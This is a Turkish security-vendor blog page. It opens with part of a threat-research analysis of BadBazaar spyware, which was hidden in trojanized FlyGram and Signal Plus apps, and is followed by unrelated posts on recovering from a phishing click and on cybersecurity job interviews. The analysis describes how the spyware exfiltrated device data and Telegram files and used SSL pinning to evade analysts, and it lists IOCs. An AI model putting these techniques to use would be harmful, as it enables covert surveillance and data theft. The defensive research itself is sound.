İlk uygulama başlatıldıktan sonra, kullanıcı, resmi Telegram uygulaması için gerekli olduğu gibi, yasal Telegram işlevselliği aracılığıyla FlyGram uygulamasına giriş yapmalıdır. Oturum açma işlemi tamamlanmadan önce FlyGram, aşağıdaki gibi temel cihaz bilgilerini göndererek flygram\[.\]org:4432 adresinde bulunan C&C sunucusuyla iletişim kurmaya başlar: IMEI numarası, MAC adresi, operatör adı, cihaz dili ve saat dilimi. Sunucunun yanıtına bağlı olarak BadBazaar, cihazdan aşağıdakiler de dahil olmak üzere daha fazla hassas bilgi sızdırma yeteneği kazanır:
- İletişim listesi,
- Arama kayıtları,
- yüklü uygulamaların listesi,
- Google hesaplarının listesi,
- cihaz konumu ve
- Wi-Fi bilgileri (IP adresi, SSID, BSSID, MAC adresi, ağ geçidi, DNS, yerel ağ cihazı tarama keşfi).
FlyGram ayrıca bir güncelleme indirmek için C&C sunucusundan bir URL alabilir; bkz. Şekil 14. İndirilen güncelleme (flygram.apk)dinamik olarak ek bir yük olarak yüklenmez, ancak kullanıcı tarafından manuel olarak yüklenmesi gerekir. İncelememiz sırasında, indirme bağlantısı artık aktif olmadığı için güncelleme dosyasına erişemedik.
Şekil 14 FlyGram güncellemesinin URL bağlantısını içeren sunucu yanıtı
BadBazaar, /data/data/org.telegram.messenger/shared\_prefs dizininde bulunan dahili Telegram dosyalarına sızabilir. Bu dosyalar bilgilerini ve hesap belirteci, son aranan numara ve uygulama dili gibi Telegram ile ilgili ayarları içerir. Ancak, Telegram kişi listesini, mesajları veya diğer hassas verileri içermezler.
Sızma işlemini gerçekleştirmek için BadBazaar, .jpg veya .png uzantılı dosyaları hariç tutarak bu dizinin içeriğini sıkıştırır. Sıkıştırılmış veriler daha sonra /data/data/org.telegram.FlyGram/cache/tgmcache/tgdata.rc dosyasında saklanır. Son olarak, kötü amaçlı yazılım bu sıkıştırılmış dosyayı aşağıda gösterildiği gibi C&C sunucusuna gönderir.
Şekil 15 shared prefs dizinindeki dosyaları listelemekten sorumlu kod parçacığı
BadBazaar aktörleri, FlyGram uygulamalarını, C&C sunucusunu ve veri sızma faaliyetlerini tespit etmeye çalışan kötü amaçlı yazılım analistleri veya otomatik sanal alan araçları tarafından ağ trafiği analizi sırasında yakalanmaktan korumak için adımlar atmıştır. Bu korumayı SSL pinning adı verilen bir teknikle sağladılar.
SSL sabitleme, Şekil 16’da gösterildiği gibi org.telegram.Api.Utils.CertUtils sınıfında uygulanmaktadır. Sertifika, APK dosyasının kaynaklar dizininde, özellikle de ortak ad (CN) olarak WMSvc-WIN-50QO3EIRQVP kullanılarak /res/raw/telemon\_client.cer dosyasında saklanır. Bu SSL sabitleme mekanizması, yalnızca önceden tanımlanmış sertifika ile şifrelenmiş iletişime izin verilmesini sağlayarak, dışarıdan gelenlerin FlyGram uygulaması ile C&C sunucusu arasındaki ağ trafiğini kesmesini ve analiz etmesini zorlaştırır. Buna karşılık, Signal Plus Messenger uygulaması SSL sabitleme kullanmaz, bu da bu özel koruma seviyesine sahip olmadığı anlamına gelir.
Şekil 16 BadBazaar tarafından uygulanan SSL sabitleme
Yasal Telegram işlevselliğinin yanı sıra FlyGram geliştiricileri, kullanıcıların Telegram kişilerini, profil resimlerini, grupları, kanalları vb. yedeklemesine ve geri yüklemesine olanak tanıyan bir Bulut Senkronizasyonu özelliği uyguladı (bkz. Şekil 17). Bu özelliği kullanmak için kullanıcının önce bir hesap oluşturması gerekir. Hesap, saldırganın C&C sunucu API’si (flygram\[.\]org:4432) kullanılarak oluşturulur; hesap kurulduktan sonra, kullanıcılar yedeklerini saldırganın C&C sunucusuna yükleyebilir veya önceki yedeklerini buradan geri alabilir.
Şekil 17 Cloud Sync giriş ekranı solda ve hesap senkronizasyon arayüzü sağda
Cloud Sync API’sini derinlemesine incelerken ilginç bir keşif yaptık. sunucusu, yeni oluşturulan her kullanıcı hesabı için ayrı bir kimlik sağlar. Bu ID, her yeni hesapla birlikte sıralı olarak (birer birer) artan benzersiz bir değerdir. Bu ID değerlerini analiz ederek, FlyGram’ı yükleyen ve Bulut Senkronizasyonu özelliğine kaydolan kullanıcıların sayısını tahmin edebiliriz. Analizimiz sırasında, son test hesabımıza 13.953 ID değeri atanmıştı (bkz. Şekil 18), o tarihte 13.953 kullanıcının (iki kez biz de dahil olmak üzere) Bulut Senkronizasyonu özelliği etkinleştirilmiş hesaplar oluşturduğunu belirtiyor.
Şekil 18 CC sunucu yanıtı kullanıcı verilerini ID ile döndürür
FlyGram ayrıca C&C sunucusundan alınan proxy sunucularını da kullanmaktadır; bu beş proxy sunucusunu gözlemledik:
- 45.63.89\[.\]238:1011
- 45.133.238\[.\]92:6023
- 217.163.29\[.\]84:7011
- 185.239.227\[.\]14:3023
- 62.210.28\[.\]116:2011
Proxy sunucu işlevselliğini etkinleştirmek için saldırganlar bunu doğrudan uygulamaya uygulamadılar. Bunun yerine, meşru Telegram işlevselliğini kullandılar ancak kendi sunucuları üzerinden yeniden yönlendirdiler. Sonuç olarak, saldırganın proxy sunucusu bazı meta verileri kaydedebilir, ancak Telegram’ın kendi içinde değiş tokuş edilen gerçek verilerin ve mesajların şifresini çözemez. Signal Plus Messenger’ın aksine FlyGram, bir Telegram hesabını saldırgana bağlama veya kurbanlarının şifrelenmiş iletişimlerini engelleme yeteneğinden yoksundur.
## SONUÇ
GREF APT grubu tarafından işletilen iki aktif Android kampanyası, BadBazaar adlı Android kötü amaçlı yazılımını resmi Google Play mağazası aracılığıyla iki uygulama üzerinden dağıttı ve halen Samsung Galaxy Store, alternatif uygulama mağazaları ve özel web siteleri aracılığıyla dağıtıyor. Google Play mağazasındaki FlyGram’a ait bir bağlantı da bir Uygur Telegram grubunda paylaşıldı. BadBazaar ailesinden gelen kötü amaçlı kod, kurbanlara çalışan bir uygulama deneyimi sunması gereken (kaldırmak için bir neden olmadan) ancak arka planda casusluk yapan trojanize Signal ve Telegram uygulamalarına gizlenmiştir.
BadBazaar’ın ana amacı cihaz bilgilerini, kişi listesini, arama kayıtlarını ve yüklü uygulamaların listesini dışarı sızdırmak ve kurbanın Signal Plus Messenger uygulamasını saldırganın cihazına gizlice bağlayarak Signal mesajları üzerinde casusluk yapmaktır.
## IOC’LER
### Dosyalar
| **SHA-1** | **Paket adı** | **ESET algılama adı** | **Açıklama** |
|---|---|---|---|
| 19E5CF2E8EED73EE614B668BC1DBDDA01E058C0C | org.thoughtcrime.securesmsplus | Android/Spy.BadBazaar.A | BadBazaar kötü amaçlı yazılım. |
| DAB2F85C5282889E678CD0901CD6DE027FD0EC44 | org.thoughtcrime.securesmsplus | Android/Spy.BadBazaar.A | Google Play mağazasından BadBazaar kötü amaçlı yazılım. |
| 606E33614CFA4969F0BF8B0828710C9A23BDA22B | org.thoughtcrime.securesmsplus | Android/Spy.BadBazaar.A | Samsung Galaxy Store’dan BadBazaar kötü amaçlı yazılımı. |
| C6E26EAFBF6703DC19446944AF5DED65F86C9571 | org.telegram.FlyGram | Android/Spy.BadBazaar.A | Dağıtım web sitesinden ve Samsung Galaxy Store’dan BadBazaar kötü amaçlı yazılım. |
| B0402E3B6270DCA3DD42FFEB033F02B9BCD9228E | org.telegram.FlyGram | Android/Spy.BadBazaar.A | Google Play mağazasından BadBazaar kötü amaçlı yazılım. |
### Şebeke
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğünde** | **Detaylar** |
|---|---|---|---|---|
| 45.63.89\[.\]238 | 45.63.89.238.vultrusercontent\[.\]com | The Constant Company, LLC | 2020-01-04 | FlyGram proxy sunucusu. |
| 45.133.238\[.\]92 | mail.pmumail\[.\]com | XNNET LLC | 2020-11-26 | FlyGram proxy sunucusu. |
| 45.154.12\[.\]132 | signalplus\[.\]org | MOACK.Co.LTD | 2022-06-13 | C&C sunucusu. |
| 45.154.12\[.\]151 | proxy3.signalplus\[.\]org | MOACK.Co.LTD | 2021-02-02 | Signal Plus proxy sunucusu. |
| 45.154.12\[.\]202 | proxy4.signalplus\[.\]org | MOACK.Co.LTD | 2020-12-14 | Signal Plus proxy sunucusu. |
| 62.210.28\[.\]116 | 62-210-28-116.rev.poneytelecom\[.\]eu | SCALEWAY S.A.S. | 2020-03-08 | FlyGram proxy sunucusu. |
| 82.180.174\[.\]230 | www.signalplus\[.\]org | Hostinger International Limited | 2022-10-26 | Dağıtım web sitesi. |
| 92.118.189\[.\]164 | proxy2.signalplus\[.\]org | CNSERVERS LLC | N/A | Signal Plus proxy sunucusu. |
| 103.27.186\[.\]156 | proxy6.signalplus\[.\]org | Starry Network Limited | 2022-06-13 | Signal Plus proxy sunucusu. |
| 103.27.186\[.\]195 | proxy5.signalplus\[.\]org | Starry Network Limited | 2021-12-21 | Signal Plus proxy sunucusu. |
| 148.251.87\[.\]245 | flygram\[.\]org | Hetzner Online GmbH – İletişim Rolü, ORG-HOA1-RIPE | 2020-09-10 | C&C sunucusu. |
| 154.202.59\[.\]169 | proxy1.signalplus\[.\]org | CNSERVERS LLC | 2022-06-13 | Signal Plus proxy sunucusu. |
| 156.67.73\[.\]71 | www.flygram\[.\]org | Hostinger International Limited | 2021-06-04 | Dağıtım web sitesi. |
| 185.239.227\[.\]14 | N/A | Starry Network Limited | N/A | FlyGram proxy sunucusu. |
| 217.163.29\[.\]84 | N/A | İstismar-C Rolü | N/A | FlyGram proxy sunucusu. |
## MITRE ATT&CK TEKNİKLERİ
Bu tablo MITRE ATT&CK çerçevesinin *[13](https://attack.mitre.org/resources/versions/)***.***[ sürümü](https://attack.mitre.org/resources/versions/)* kullanılarak oluşturulmuştur.
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **Keşif** | *[T1418](https://attack.mitre.org/versions/v13/techniques/T1418/)* | Yazılım Keşfi | BadBazaar yüklü uygulamaların bir listesini alabilir. |
| *[T1422](https://attack.mitre.org/versions/v13/techniques/T1422)* | Sistem Ağı Yapılandırma Keşfi | BadBazaar IMEI, IMSI, IP adresi, telefon numarası ve ülkeyi çıkarabilir. |
| *[T1426](https://attack.mitre.org/versions/v13/techniques/T1426/)* | Sistem Bilgisi Keşfi | BadBazaar, SIM seri numarası, cihaz kimliği ve genel sistem bilgileri dahil olmak üzere cihazla ilgili bilgileri çıkarabilir. |
| **Koleksiyon** | *[T1533](https://attack.mitre.org/versions/v13/techniques/T1533/)* | Yerel Sistemden Gelen Veriler | BadBazaar bir cihazdan dosya sızdırabilir. |
| *[T1430](https://attack.mitre.org/versions/v13/techniques/T1430)* | Konum Takibi | BadBazaar cihaz konumunu izler. |
| *[T1636.002](https://attack.mitre.org/versions/v13/techniques/T1636/002/)* | Korumalı Kullanıcı Verileri: Çağrı Günlükleri | BadBazaar arama kayıtlarını çıkarabilir. |
| *[T1636.003](https://attack.mitre.org/versions/v13/techniques/T1636/003/)* | Korunan Kullanıcı Verileri: Kişi Listesi | BadBazaar cihazın kişi listesini çıkarabilir. |
| *[T1638](https://attack.mitre.org/techniques/T1638/)* | Ortadaki Düşman | BadBazaar, kurbanın Signal hesabını saldırganın kontrol ettiği bir cihaza bağlayabilir ve iletişimi engelleyebilir. |
| **Komuta ve Kontrol** | *[T1437.001](https://attack.mitre.org/versions/v13/techniques/T1437/001/)* | Uygulama Katmanı Protokolü: Web Protokolleri | BadBazaar, C&C sunucusu ile iletişim kurmak için HTTPS kullanır. |
| *[T1509](https://attack.mitre.org/versions/v13/techniques/T1509/)* | Standart Olmayan Bağlantı Noktası | BadBazaar, C&C sunucusuyla 4332 veya 4432 numaralı bağlantı noktası üzerinden HTTPS isteklerini kullanarak iletişim kurar. |
| **Sızma** | *[T1646](https://attack.mitre.org/versions/v13/techniques/T1646/)* | C2 Kanalı Üzerinden Sızma | BadBazaar HTTPS kullanarak veri sızdırır. |
Diğer [ESETresearch](https://twitter.com/ESETresearch) araştırmaları için [tıklayın](https://antivirus.com.tr/author/esetresearch/).
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Casus Yazılım, Siber Güvenlik
---
### [Kimlik avı linkine tıkladıktan sonra yapılması gereken 10 şey](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/)
**Published:** Eylül 8, 2023
**Author:** ESET
**Excerpt:** Kimlik avı e-postaları, insanların kişisel verilerini çalmak ve cihazlarına kötü amaçlı yazılım yerleştirmek isteyen suçluların kullandığı bir yöntemdir.
**Content:**
*Kimlik avı e-postaları, insanların kişisel verilerini çalmak ve cihazlarına kötü amaçlı yazılım yerleştirmek isteyen suçluların kullandığı bir yöntemdir. Bu saldırılardan sadece bir ‘anti-virüs taraması’ ile kurtulmak mümkün değildir*.
Yazım hataları, dil bilgisi hataları, acil veya korku hissi veren bir dil ve bağlam eksikliği gibi özellikler kimlik avı saldırılarının ortak ipuçlarıdır. Ancak bazı kimlik avı saldırılarını tespit etmek daha zordur. Bu tür saldırıları gerçekleştirenler, hedeflerinin geçmiş iletişim kayıtlarını sabırla ve titizlikle inceleyerek planlama yaptıkları için çok inandırıcı görünür ve başarılı olurlar.
Dolandırıcıların büyük ölçekli dolandırıcılık girişimlerinde en sık kullandığı yöntemlerden biri de güncel olaylardan faydalanmaktır. Örneğin, [Birleşik Krallık NHS kurumu tarafından ücretsiz COVID-19 testi yapılıyor gibi görünen bir e-posta](https://www.eset.com/tr/blog/dolandiricilar-omicron-korkularindan-yararlaniyor/), aslında kurbanların kişisel bilgilerini sahte bir form aracılığıyla elde etmenin bir yoluydu.
Bir dolandırıcılığın mağduru olmak sadece birkaç dakika sürer ve BT uzmanları da aynı risk altındadır. Sadece ‘çok geç olmadan’ tıklamanızı isteyen ve bir bağlantı içeren, zararsız görünen bir e-posta iletisi alırsınız. Ancak bunu yaptıktan hemen sonra içinizi bir huzursuzluk kaplar ve her şeyin bir aldatmaca olduğunu anlarsanız? Seçenekleriniz nelerdir?
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
## Peki, şimdi ne yapmalısınız?
İşte oltaya takıldıktan sonra yapmanız gerekenlerle ilgili birkaç ipucu.
### **Herhangi bir (ek) bilgi vermeyin**
Diyelim ki bir çevrimiçi mağazadan şüphe uyandıran bir e-posta aldınız ancak merak ettiniz ve üzerinde çok fazla düşünmeden ekteki bağlantıya tıkladınız. Bağlantı sizi güvenilir görünen bir web sitesine yönlendirdi ama yine de aklınızda bazı şüpheler var.
Yapılacak ilk şey herhangi bir ek bilgi paylaşmaktan kaçınmaktır. Kimlik bilgilerinizi girmeyin veya banka hesap bilgilerinizi vermeyin. Dolandırıcılar yalnızca verilerinizi elde etmek istiyor ve cihazınıza kötü amaçlı yazılım yüklemediyse oltadan kurtulmuş olma ihtimaliniz yüksektir.
### **Cihazınızın internet bağlantısını kesin**
Bazı kimlik avı saldırılarında, dolandırıcılara bilgisayarınıza, cep telefonunuza veya başka bir cihazınıza erişim izni vermiş olabilirsiniz. Kötü amaçlı yazılım içerebilir, sizin ve cihazınız hakkında bilgi toplayabilir veya cihazın uzaktan kontrolünü ele geçirebilirler.
Zarar görmeyi engellemek için hızlı hareket etmek şarttır. Tehlikeye giren cihazın internet bağlantısını keserek başlayın.
Kablolu bağlantıya sahip bir bilgisayar kullanıyorsanız, internet kablosunu bilgisayarınızdan çıkarmanız yeterlidir. Wi-Fi üzerinden bağlıysanız, cihazın ayarlarından bağlantıyı kesmeniz veya cep telefonunuzdaki ‘uçak modu’ özelliğini açmanız gerekir.
### **Verilerinizi yedekleyin**
İnternet bağlantısını kesmek, kötü amaçlı yazılım sunucusuna daha fazla veri gönderilmesini önleyecektir ancak verileriniz hala tehlike altındadır. Başta fotoğraf ve video gibi kişisel veriler olmak üzere hassas belgeler, yüksek değerli dosyalarınızı yedeklemelisiniz.
Ancak verileriniz kötü amaçlı yazılım tarafından çoktan ele geçirilmiş olabileceğinden yedekleme riskli olabilir. Çünkü muhtemelen son doğum günü partinizin fotoğraflarıyla birlikte kötü amaçlı yazılımı da yedeklemiş olacaksınız.
Bunun yerine, dosyalarınızı düzenli olarak ve önceden yedeklemelisiniz. Kötü amaçlı yazılım cihazınızı ele geçirirse, verilerinizi harici bir sabit sürücüden, USB bellekten veya bir bulut depolama hizmetinden kurtarabilirsiniz.
### **Kötü amaçlı yazılım ve diğer tehditler için bir tarama yapın**
Cihazınızı yeniden internete bağlamadan güvenilir bir sağlayıcının anti-virüs yazılımını kullanarak cihazınızı tam bir taramadan geçirin.
Mümkünse [ESET’in Ücretsiz Çevrimiçi Tarayıcısı](https://www.eset.com/tr/home/online-scanner/) gibi bir tarayıcı kullanarak ikinci bir tarama daha yapın. Tarayıcıyı bilgisayara ya da USB hard disk gibi ayrı bir cihaza indirin. Böylece sonrasında ele geçirilen bilgisayara bunu takabilir ve yazılımı buradan yükleyebilirsiniz.
Tarama sırasında cihazı kullanmayın ve sonucu bekleyin. Tarayıcı şüpheli dosyalar tespit ederse bunları kaldırmak için talimatları izleyin.
Tarama işlemi herhangi bir potansiyel risk bulmazsa ancak hala şüpheleriniz varsa güvenlik sağlayıcınızla iletişime geçin. Ayrıca hala çok katmanlı, kimlik avı önleme özelliklerine sahip kötü amaçlı yazılımdan koruma programı kullanmıyorsanız, hemen bir tane edinin!
### **Fabrika ayarlarına dönmeyi düşünün**
Fabrika ayarlarına dönme, yüklü tüm uygulamaları ve dosyaları kaldırarak telefonu ilk haline getirmek anlamına gelir. Bazı kötü amaçlı yazılım türleri tam sıfırlamadan sonra bile cihazınızda kalabilir fakat mobil cihazınızı veya bilgisayarınızı sıfırlamanın tehdidi başarıyla ortadan kaldırma ihtimali vardır.
Fabrika ayarlarına dönme işleminin geri alınamadığını ve yerel olarak depolanan tüm verileri sileceğini unutmayın. Düzenli yedekleme yapmanın önemi kesinlikle unutulmamalıdır.
### **Parolalarınızı değiştirin**
Kimlik avı e-postaları sizi kimlik numaralarınızı, banka ve kredi kartı bilgilerinizi veya oturum açma bilgileri gibi hassas verilerinizi paylaşmaya yönlendirebilir. Dolandırıcı sizi yakaladığında mümkün olan en çok bilgiyi almaya çalışacaktır. Siz bilgilerinizi vermeseniz bile cihazınıza kötü amaçlı yazılım yüklendiğinde bu bilgilere ulaşabilirler.
Bu durumda olduğunuzu düşünüyorsanız, özellikle de kimlik avı e-postaları sizden oturum açmanızı istiyorsa (örneğin [LinkedIn temalı bir dolandırıcılık](https://www.eset.com/tr/blog/yaygin-linkedin-dolandiriciliklari-kimlik-avi-hirsizligi/) gibi) oturum açma bilgilerinizi derhal değiştirmelisiniz; aynı parolayı e-posta, çevrimiçi bankacılık ve/veya sosyal medya gibi çeşitli hesaplarda da kullanıyorsanız daha dikkatli olmalısınız.
Bu tür durumlar, her farklı çevrimiçi hizmet için [farklı bir kullanıcı adı ve parola](https://www.eset.com/tr/blog/bildiginiz-parolalari-unutun-artik-karmasik-parolalara-ihtiyaciniz-var/) oluşturmanın önemini vurgulamaktadır. Çeşitli hesaplarda aynı kimlik bilgilerini kullanmak, saldırganların kişisel verilerinizi veya paranızı çalmasını çok daha kolay hale getirir.
### **Bankalar, yetkililer ve hizmet sağlayıcılarla iletişime geçin**
Banka/kredi kartı bilgilerinizi veya kartlarınıza erişimi olan bir web sitesinin giriş bilgilerini girdiyseniz, hemen bankanızı bilgilendirin. Dolandırıcılığı önlemek için kartınızı bloke ederek veya dondurarak herhangi bir mali kaybı önleyebilir veya en aza indirebilirsiniz. Bankanızın (veya güvenlik riski olan başka bir ödeme hizmetinin) dolandırıcılık mağdurları için bir geri ödeme politikası olup olmadığını kontrol etmeyi unutmayın.
Başka insanların da bu dolandırıcılığa uğramaması için bulunduğunuz bölgedeki yetkililerle irtibata geçmeniz gerekmektedir. ABD Federal Ticaret Komisyonu’na göre ABD’de üç kredi kurumundan birini de uyarabilirsiniz.
### **Yapılan değişiklikleri tespit edin**
Cihazlarınızdan veya hesaplarınızdan birine girmeyi başaran suçlular, mümkün olduğunca uzun süre orada bulunmaya çalışabilirler. Giriş bilgilerini, e-posta adreslerini, telefon numaralarını veya hesabınıza erişimlerini sürdürmelerine yardımcı olabilecek her şeyi değiştirebilirler.
Sosyal medya hesaplarınızdaki faaliyetlerinizi, banka bilgilerinizi ve çevrimiçi alışveriş sitelerindeki sipariş geçmişinizi inceleyin. Örneğin yanlış, bilinmeyen veya onaylanmamış herhangi bir ödeme görürseniz bunu bildirin, giriş bilgilerinizi değiştirin ve para iadesi isteyin.
### **Tanımadığınız cihazlar olup olmadığını kontrol edin**
Bilgisayar korsanları hesap bilgilerinizi çaldıysa büyük olasılıkla kendi cihazlarından giriş yapmaya çalışacaklardır. Çoğu sosyal medya platformu, gizlilik ayarları altında mevcut giriş oturumlarınızın kaydını tutar. Bunu kontrol edin ve bilinmeyen cihazları oturumu kapatmaya zorlayın.
### **Arkadaşlarınızı, bağlantılarınızı, hizmet sağlayıcılarınızı ve işvereninizi bilgilendirin**
Dolandırıcılar bazen kimlik avı bağlantıları veya spam yaymak için ele geçirilen hesaptaki kişi listesini kullanır. Bu konuda dikkatli olun ve başkalarının da aynı dolandırıcılığa maruz kalmasını önlemek için gerekli önlemleri alın.
Eğer siber saldırı iş hesaplarınızda veya işvereniniz tarafından verilen cihazlarda meydana geldiyse şirketinizin siber olaylarla başa çıkma kurallarına uyun ve durumu derhal yöneticinize ve BT departmanına bildirin.
[Outlook](https://support.microsoft.com/en-au/office/phishing-and-suspicious-behaviour-0d882ea5-eedc-4bed-aebc-079ffa1105a3#:~:text=In%20the%20message%20list%2C%20select,to%20report%20the%20message%20sender.) veya [Gmail](https://support.google.com/mail/answer/8253?hl=en) gibi yaygın e-posta hizmetleri de kimlik avı e-postalarını doğrudan gelen kutunuzdan bildirebileceğiniz araçlar sunar.
## Son olarak
Oltaya yakalanmak ve bu bağlantılara tıklamak sizi utandırabilir ve hatta endişelendirebilir ancak bu tür tehditler her geçen gün daha da yaygınlaşmaktadır. Hatta sadece ABD’de her yıl yüz binlerce insanın başına gelmektedir ve bu sayı giderek artmaktadır. Sakin kalarak yukarıdaki ipuçlarından faydalanırsanız, karşılaşabileceğiniz tehditlerden bir adım önde olursunuz.
*DAHA FAZLA BİLGİ:* [*Nereden yazılım indirdiğinizi umursamıyor musunuz? Saldırganlar umursuyor!*](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/)
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Avı, Siber Güvenlik
---
### [Siber güvenlik iş görüşmesinde başarı için 10 ipucu](https://antivirus.com.tr/siber-guvenlik-is-gorusmesinde-basarili-olmanizi-saglayacak-10-ipucu/)
**Published:** Eylül 19, 2023
**Author:** ESET
**Excerpt:** O çok önemli siber güvenlik iş görüşmesine çağrılıp iş anlaşmasına imza atma fırsatını yakaladığınızda bu 10 ipucu sizi doğru bir görüşme yapmaya yönlendirecek.
**Content:**
*İlk elemeyi geçip o çok önemli siber güvenlik iş görüşmesine çağrılıp iş anlaşmasına imza atma fırsatını yakaladığınızda bu 10 ipucu size doğru görüşme yapmanın yolunu gösterecektir.*
Siber güvenlik sektöründe dünya genelinde [3,4 milyon profesyonel](https://www.prnewswire.com/news-releases/isc-research-reveals-the-cybersecurity-profession-needs-to-grow-by-3-4-million-people-to-close-global-workforce-gap-301654730.html) çalışan var. Bu sayı, olması gerekenin altında. Ama bu, işverenlerin standartlarını düşürmesi anlamına gelmiyor. Azimli profesyoneller için birçok iş imkanı olsa da hazırlıklı olmakta fayda var.
Daha önce sizlerin [siber güvenlik alanında bir kariyer yapmak için beş neden](https://www.welivesecurity.com/2020/03/03/5-reasons-consider-career-cybersecurity/), [güvenlik alanında nasıl işe başlanır](https://www.welivesecurity.com/2021/10/21/cybersecurity-careers-what-know-how-get-started/) ve [güvenlik araştırmacısı olarak çalışmak nedir](https://www.eset.com/tr/blog/kotu-amacli-yazilim-arastirmacisi-olarak-calismak-nasil-bir-sey/) hakkındaki sorularınızı yanıtlamıştık. Şimdi paylaşacağımız konu, siber güvenlik alanında iş arayanların iş görüşmelerinde iyi bir izlenim bırakmalarını sağlayacak 10 genel ipucu hakkında.
## Beklenti
İş görüşmesinin başarılı olması teknik bilgi, sorun çözme becerileri ve uzmanlık alanınız hakkında etkili anlatım yapma yeteneğinize bağlıdır. Yani, ilk elemeyi geçip o çok önemli iş görüşmesine çağrıldığınızda iş anlaşmasına imza atma fırsatını yakaladınız.
Hatırlanması gereken ilk şey, iş pozisyonuna bağlı olarak birden çok görüşme olabileceğidir. Bunlar genelde İK temsilcisiyle başlar, işe alım müdürüyle ve sonunda gelecekteki patronunuzla devam eder. Yine gelecekteki çalışma arkadaşlarınızla görüşmeler olabilir. Görüşmeler sırasında bir noktada pratik bilginizi değerlendirmek için bir görev de verilebilir.
Siber güvenlik çok disiplinli bir alan olduğundan, iş görüşmesini yürütenler de birçok alanda beceri ve bilginizi ölçecektir. Güvenlik analisti, sızma testi uzmanı ya da güvenlik mühendisi gibi farklı pozisyonlar için sunumunuzu özelleştirmek isteyebilirsiniz.
Gerçekten de hazırlık her şeydir. İK mülakatı genellikle işin koşullarına ve düşünme şekline odaklanırken, işe alım yöneticisi teknik yetenekleriniz ve ekip uyumunuz hakkında ayrıntılara girmek isteyecektir. Akran görüşmeleri, görev ve şirkete olan ilginizi göstermek ve şirket kültürü hakkında daha fazla bilgi edinmek için mükemmel sorular sorma fırsatıdır. Son olarak şirkette üst düzey bir kişiyle, muhtemelen bir C-level yöneticiyle görüşme yapabilirsiniz. Bu, şirket kültürü ve söz konusu pozisyon için uygun aday olduğunuzu kanıtlama aşamasıdır.
## Başarılı bir iş görüşmesi için 10 ipucu
### **Araştırma yapın**
Herkesin bildiği gibi, yapmanız gereken ilk iş, başvurduğunuz şirketi tanımaktır. Sosyal Medya sayfalarını ve web sitelerini inceleyin ve kurum kültürü, değerleri ve misyonuyla ilgili bilgilere, aynı zamanda temel ürünlerine, sektörde kazandığı ödüllere vs. göz atın. Burada ayrıntılı araştırma yapın: kurumla ilgili bilginizi kanıtlamanız fark yaratabilir.
### **Deneyiminizle ilgili konuşurken rahat olun**
Deneyim, mükemmel aday ile başarısız aday arasındaki en önemli farklardan biridir. Ancak firmanın gelecekteki çalışanı olmak için deneyiminizi olabildiğince çok göstermelisiniz. Buradaki başlangıç noktası öz geçmişinizdir. Öz geçmişinizin tüm detaylarına hakim olun ve o önemli deneyimleri edinmenizi sağlayan farklı görevler ve projeleri anlatırken rahat davranın. Bunların maaşlı görevler olması bile gerekmiyor, ilgili olan her şeyden görüşmede bahsedebilirsiniz.
### **Becerilerinizi göstermek için somut örnekler düşünün**
Bir iş görüşmesi, öz geçmişinizin doğruluğunu kanıtlamak ve geçmişte neler başardığınızı göstermek için ideal bir zamandır. Bir sanatçının çalışmalarından oluşan portföyünü yanında getirmesi gibi, bir siber güvenlik uzmanı da becerilerini kanıtlayan önceki işleri göstermek için laptopunu iş görüşmesine getirebilir. Özellikle, başından sonuna kadar içinde olduğunuz proje örnekleri etkili olacaktır.
*İLGİLİ MAKALE:* [Siber güvenliği anlamak: Kendi kendinize öğrenmek mi, üniversite eğitimi mi?](https://www.eset.com/tr/blog/siber-guvenligi-anlamak-kendi-kendinize-ogrenmek-mi-universite-egitimi-mi/)
### **Sertifikalarınız yanınızda olsun**
Rekabetin sıkı olduğu çalışma hayatında, ilgili sertifika ve eğitimler diğer adaylardan birkaç adım önde olmanızı sağlayabilir. BT alanında tamamladığınız herhangi bir eğitim varsa, sektörde kabul gören sertifikalara sahipseniz, özellikle de bunlar başvurduğunuz görev ile ilgiliyse ve güncelse, giriş seviyesi olsalar bile, bunlardan kesinlikle bahsedin.
Bu sertifikaları alırken edindiğiniz bilgi ve becerileri tartışmaya hazır olun; iş görüşmesini yürüten uzmanlar sınavların içeriğiyle ilgili özel sorular sorabilir. Bu da bizi bir sonraki noktaya ve daha fazla genel ipucuna yönlendiriyor.
### **Bazı yaygın iş görüşmesi sorularının yanıtlarını prova edin**
Bu da çok net bir ipucudur. Bir arkadaş ile görüşme provası yapmak gerçekten işe yarar. Başvurduğunuz görevle ilgili adaylara sıklıkla sorulan bazı soruları araştırın ve bazı ayrıntılı yanıtların provasını yapın. İş görüşmesinde tamamen aynı sorular sorulmasa bile bu, söyleyeceklerinizi düzenlemenin harika bir yoludur ve gerçek görüşme sırasında akıcı konuşmanıza ve güven vermenize yarayacaktır.
Sorular en azından kısmen pozisyona özel (simetrik ve asimetrik şifreleme arasındaki fark nedir? [sıfır gün nedir](https://www.welivesecurity.com/2015/02/11/security-terms-explained-zero-day-mean/)?) veya daha genel (burada çalışırken sizi en çok ne heyecanlandırıyor?) olabilir. Bu alıştırmaya vakit ayırmanın yerini hiçbir şey tutamaz: siz ve görüşme arkadaşınız ne kadar çok pratik yaparsanız o kadar hazırlıklı olursunuz.
### **Beklenmeyene hazırlıklı olun**
İş görüşmelerinde her zaman beklenmeyeni beklemek işe yarar. Bu nedenle mümkün olduğu kadar çok hazırlıklı olmak ve aynı zamanda beklemediğiniz durumlarla başa çıkabilecek kadar kıvrak olmak önemlidir. Görüşme ortamında ya da online oturum açtığınızda, birden çok işe alım uzmanıyla karşılaşabilirsiniz.
Farklı görüşme formatlarına karşı açık fikirli olun; görüşme formatı başvurduğunuz pozisyona, iş verene ya da görüşme yapan uzmana göre değişiklik gösterecektir. Özellikle kıdemli liderler, alışılmadık durumlarda nasıl tepki verdiğinizi görmek için senaryonun biraz dışına çıkmak isteyebilir.
### **Sorular hazırlayın**
